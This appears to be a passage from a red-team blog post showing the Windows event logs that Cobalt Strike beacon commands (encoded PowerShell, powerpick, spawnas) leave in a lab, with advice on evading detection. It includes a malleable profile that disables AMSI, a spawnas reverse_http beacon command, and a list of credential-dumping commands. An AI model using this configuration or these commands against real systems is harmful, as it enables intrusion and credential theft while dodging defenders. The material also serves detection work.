Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell -nop -exec bypass -EncodedCommand dwBoAG8AYQBtAGkA
CurrentDirectory: C:\Temp\
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F
ParentProcessGuid: {fd8477e7-8985-60f9-a800-000000001300}
ParentProcessId: 1036
ParentImage: C:\Temp\payload.exe
ParentCommandLine: "C:\Temp\payload.exe"
```

Conhost is again called.



```
message    Process Create:
           RuleName: -
           UtcTime: 2021-07-22 16:11:31.491
           ProcessGuid: {fd8477e7-98b3-60f9-0b01-000000001300}
           ProcessId: 1212
           Image: C:\Windows\System32\conhost.exe
           FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
           Description: Console Window Host
           Product: Microsoft® Windows® Operating System
           Company: Microsoft Corporation
           OriginalFileName: CONHOST.EXE
           CommandLine: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
           CurrentDirectory: C:\Windows
           User: LAB\ADMBob
           LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
           LogonId: 0x1EFDA3
           TerminalSessionId: 2
           IntegrityLevel: High
           Hashes: SHA256=16C7A815A4A313D2C79816B3839376CC4D732DC0B136EE246AC77FFED543A3C4
           ParentProcessGuid: {fd8477e7-98b3-60f9-0a01-000000001300}
           ParentProcessId: 4280
           ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
           ParentCommandLine: powershell -nop -exec bypass -EncodedCommand dwBoAG8AYQBtAGkA
```

The major problem with the powershell command is that it always adds unique arguments to the command and encodes the command in base64.



2. Which then calls whoami.exe
1. "powershell whoami" turns into this command

```
message    Process Create:
           RuleName: -
           UtcTime: 2021-07-22 16:11:31.660
           ProcessGuid: {fd8477e7-98b3-60f9-0c01-000000001300}
           ProcessId: 1592
           Image: C:\Windows\System32\whoami.exe
           FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
           Description: whoami - displays logged on user information
           Product: Microsoft® Windows® Operating System
           Company: Microsoft Corporation
           OriginalFileName: whoami.exe
           CommandLine: "C:\Windows\system32\whoami.exe"
           CurrentDirectory: C:\Temp\
           User: LAB\ADMBob
           LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
           LogonId: 0x1EFDA3
           TerminalSessionId: 2
           IntegrityLevel: High
           Hashes: SHA256=1D4902A04D99E8CCBFE7085E63155955FEE397449D386453F6C452AE407B8743
           ParentProcessGuid: {fd8477e7-98b3-60f9-0a01-000000001300}
           ParentProcessId: 4280
           ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
           ParentCommandLine: powershell -nop -exec bypass -EncodedCommand dwBoAG8AYQBtAGkA
```

This results in a highly signature-able technique as it is not common to see legitimate PowerShell scripts to run as base64 encoded with the -exec bypass flag.


Powerpick

Powerpick is a command that uses the “fork-and-run” technique, meaning Cobalt Strike creates a sacrificial process to run the command under, returns the output, then kills the process. The name of the spawnto process is defined in the Cobalt Strike profile on the teamserver. In my case, it’s dllhost.exe.




```
post-ex {
    # Optionally specify non-existent filepath to force manual specification based on the Beacon host's running processes
    set spawnto_x86 "%windir%\\syswow64\\dllhost.exe";
    # Hardcode paths like C:\\Windows\\System32\\dllhost.exe to avoid potential detections for %SYSNATIVE% use. !! This will break when attempting to spawn a 64bit post-ex job from a 32bit Beacon.
    set spawnto_x64 "%windir%\\sysnative\\dllhost.exe";
    # change the permissions and content of our post-ex DLLs
    set obfuscate "true";
    # pass key function pointers from Beacon to its child jobs
    set smartinject "true";
    # disable AMSI in powerpick, execute-assembly, and psinject
    set amsi_disable "true";
    # Modify our post-ex pipe names
    set pipename "Winsock2\\CatalogChangeListener-###-0,";
    set keylogger "GetAsyncKeyState";
    #set threadhint "module!function+0x##"
```

When running a powerpick command, such as powerpick whoami, three processes are created: Dllhost.exe (SpawnTo process), Conhost.exe, and whoami.exe.




```
Process Create:
RuleName: -
UtcTime: 2021-07-22 18:14:36.457
ProcessGuid: {fd8477e7-b58c-60f9-4a01-000000001300}
ProcessId: 3648
Image: C:\Windows\System32\conhost.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Console Window Host
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: CONHOST.EXE
CommandLine: \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
CurrentDirectory: C:\Windows
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=16C7A815A4A313D2C79816B3839376CC4D732DC0B136EE246AC77FFED543A3C4
ParentProcessGuid: {fd8477e7-b58b-60f9-4901-000000001300}
ParentProcessId: 2216
ParentImage: C:\Windows\System32\dllhost.exe
ParentCommandLine: C:\Windows\system32\dllhost.exe
```




```
Process Create:
RuleName: -
UtcTime: 2021-07-22 18:14:36.489
ProcessGuid: {fd8477e7-b58c-60f9-4b01-000000001300}
ProcessId: 6308
Image: C:\Windows\System32\whoami.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: whoami - displays logged on user information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: "C:\Windows\system32\whoami.exe"
CurrentDirectory: C:\Temp\
User: LAB\ADMBob
LogonGuid: {fd8477e7-8f10-60f9-a3fd-1e0000000000}
LogonId: 0x1EFDA3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA256=1D4902A04D99E8CCBFE7085E63155955FEE397449D386453F6C452AE407B8743
ParentProcessGuid: {fd8477e7-b58b-60f9-4901-000000001300}
ParentProcessId: 2216
ParentImage: C:\Windows\System32\dllhost.exe
ParentCommandLine: C:\Windows\system32\dllhost.exe
```

While Powerpick does not spawn powershell.exe, there's still op-sec considerations. In this case, this behavior would look somewhat suspicious because of the parent process of 'whoami.exe' is 'dllhost.exe'. Typically, when a user runs 'whoami' it's going to be in the context of cmd.exe or powershell.exe.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
lab\admbob
PS C:\Windows\system32> _
```



```
message          Process Create:
                 RuleName: -
                 UtcTime: 2021-07-22 18:19:48.215
                 ProcessGuid: {fd8477e7-b6c4-60f9-5901-000000001300}
                 ProcessId: 4900
                 Image: C:\Windows\System32\whoami.exe
                 FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
                 Description: whoami - displays logged on user information
                 Product: Microsofte Windowse Operating System
                 Company: Microsoft Corporation
                 OriginalFileName: whoami.exe
                 CommandLine: "C:\Windows\system32\whoami.exe"
                 CurrentDirectory: C:\Windows\system32\
                 User: LAB\ADMBob
                 LogonGuid: {fd8477e7-880d-60f9-8ac7-040000000000}
                 LogonId: 0x4C78A
                 TerminalSessionId: 2
                 IntegrityLevel: High
                 Hashes: SHA256=1D4902A04D99E8CCBFE7085E63155955FEE397449D386453F6C452AE407B8743
                 ParentProcessGuid: {fd8477e7-b6bb-60f9-5701-000000001300}
                 ParentProcessId: 4756
                 ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                 ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Figure 1: What a normal use of ‘whoami’ looks like


The op-sec consideration here is to be aware of what your parent process is and what process you’ll be spawning. Always try to keep parent-child process relationships as ‘normal’ looking as possible. Dllhost.exe with a child process of ‘whoami.exe’ is not normal.

Similarly, these other commands utilize the “fork-and-run” technique and you can expect similar events:

- chromedump
- covertvpn
- dcsync
- execute-assembly
- hashdump
- logonpasswords
- mimikatz
- net *
- portscan
- pth
- ssh
- ssh-key

Spawnas


The spawnas command will create a new session as another user by supplying their credentials and a listener.




```
beacon> spawnas lab\ADMAlice Password! http
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (192.168.1.140:80) as lab\ADMAlice
[+] host called home, sent: 262705 bytes
```

Since this is effectively just re-deploying a payload on the host, there's several events associated with it.

First, a special logon session is created




```
message        Special privileges assigned to new logon.

               Subject:
                       Security ID:            S-1-5-21-2622561558-2473555611-2553294310-2101
                       Account Name:           ADMAlice
                       Account Domain:         LAB
                       Logon ID:               0x612BD4

               Privileges:             SeSecurityPrivilege
                                       SeTakeOwnershipPrivilege
                                       SeLoadDriverPrivilege
                                       SeBackupPrivilege
                                       SeRestorePrivilege
                                       SeDebugPrivilege
                                       SeSystemEnvironmentPrivilege
                                       SeImpersonatePrivilege
                                       SeDelegateSessionUserImpersonatePrivilege
```




```
message

               An account was successfully logged on.

               Subject:
                       Security ID:            S-1-5-21-2622561558-2473555611-2553294310-1103
                       Account Name:           ADMBob
                       Account Domain:         LAB
                       Logon ID:               0x4C78A

               Logon Information:
                       Logon Type:             2
                       Restricted Admin Mode:  -
                       Virtual Account:                No
                       Elevated Token:         No

               Impersonation Level:            Impersonation

               New Logon:
                       Security ID:            S-1-5-21-2622561558-2473555611-2553294310-2101
                       Account Name:           ADMAlice
                       Account Domain:         LAB
                       Logon ID:               0x612C2C
                       Linked Logon ID:                0x612BD4
                       Network Account Name:   -
                       Network Account Domain: -
                       Logon GUID:             {00000000-0000-0000-0000-000000000000}
```

If the spawnas command is run as an elevated user, the new session will have a split token, meaning two sessions are created: One privileged and another unprivileged.




```
message

               An account was successfully logged on.

               Subject:
                       Security ID:            S-1-5-21-2622561558-2473555611-2553294310-1103
                       Account Name:           ADMBob
                       Account Domain:         LAB
                       Logon ID:               0x4C78A

               Logon Information:
                       Logon Type:             2
                       Restricted Admin Mode:  -
                       Virtual Account:                No
                       Elevated Token:         Yes

               Impersonation Level:            Impersonation

               New Logon:
                       Security ID:            S-1-5-21-2622561558-2473555611-2553294310-2101
                       Account Name:           ADMAlice
                       Account Domain:         LAB
                       Logon ID:               0x612BD4
                       Linked Logon ID:                0x612C2C
                       Network Account Name:   -
                       Network Account Domain: -
                       Logon GUID:             {bde8d848-4335-ee3f-333a-4002e45f291a}
```

Next, a 4648 event will be created, notifying of a logon with explicitly provided credentials




```
message

A logon was attempted using explicit credentials.

Subject:
        Security ID:            S-1-5-21-2622561558-2473555611-2553294310-1103
        Account Name:           ADMBob
        Account Domain:         LAB
        Logon ID:               0x4C78A
        Logon GUID:             {bffb2187-367c-edc1-f107-42b11fa1e534}

Account Whose Credentials Were Used:
        Account Name:           ADMAlice
        Account Domain:         LAB
        Logon GUID:             {bde8d848-4335-ee3f-333a-4002e45f291a}

Target Server:
        Target Server Name:     localhost
        Additional Information: localhost

Process Information:
        Process ID:             0x220
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Network Address:        ::1
        Port:                   0
```

Then a new process will be created under that new session, which is whatever the spawnto process is set in the profile.



```
message
Process Create:
RuleName: -
UtcTime: 2021-07-22 18:56:41.883
ProcessGuid: {fd8477e7-bf69-60f9-8401-000000001300}
ProcessId: 4288
Image: C:\Windows\System32\dllhost.exe
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: COM Surrogate
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: dllhost.exe
CommandLine: C:\Windows\system32\dllhost.exe
CurrentDirectory: C:\Temp\
User: LAB\ADMAlice
LogonGuid: {fd8477e7-bf69-60f9-35d6-690000000000}
LogonId: 0x69D635
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: SHA256=E7FC40B41AA8B83841A0B96D169EAF0800AA784733E636935374D56536253F10
ParentProcessGuid: {fd8477e7-8985-60f9-a800-000000001300}
ParentProcessId: 1036
ParentImage: C:\Temp\payload.exe
ParentCommandLine: "C:\Temp\payload.exe"
```

That process is now the beacon process for that logon session and user. It's a child process of the original beacon's process.



external	internal ▲	listener	user	computer	note	process	pid
192.168.1.220	192.168.1.220	http	ADMBob *	WORKSTATION10		payload.exe	1036
192.168.1.220	192.168.1.220	http	ADMAlice	WORKSTATION10		dllhost.exe	7048

Event Log X | Listeners X | Beacon 192.168.1.220@1036 X | Processes 192.168.1.220@7048 X

```
0: [System Process]
  464: csrss.exe
532: wininit.exe
  2228: csrss.exe
2292: winlogon.exe
5088: explorer.exe
  4244: SecurityHealthSystray.exe
  5200: OneDrive.exe
  580: Taskmgr.exe
  1036: payload.exe
    7048: dllhost.exe
```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System			
72	4	Registry			
364	4	smss.exe			
464	452	csrss.exe			
532	452	wininit.exe			
540	524	csrss.exe			
616	532	services.exe			
624	532	lsass.exe			
632	524	winlogon.exe			

There are several techniques that were not covered in this post that are considered more "op-sec" friendly as they do not leave behind glaring obvious events behind like the ones covered so far. Some examples of these are:

- Beacon Object Files (BOF)
- Shinject
- API-Only calls such as upload, mkdir, downloads, etc.

PSEXEC AND SC

sExec

PsExec comes from Microsoft's Sysinternals suite and allows users to execute PowerShell on remote hosts over port 445 (SMB) using named pipes. It first connects to the ADMIN$ share on the target, over SMB, uploads PSEXESVC.exe and uses Service Control Manager to start the .exe which creates a named pipe on the remote system, and finally uses that pipe for I/O.


An example of the syntax is the following:

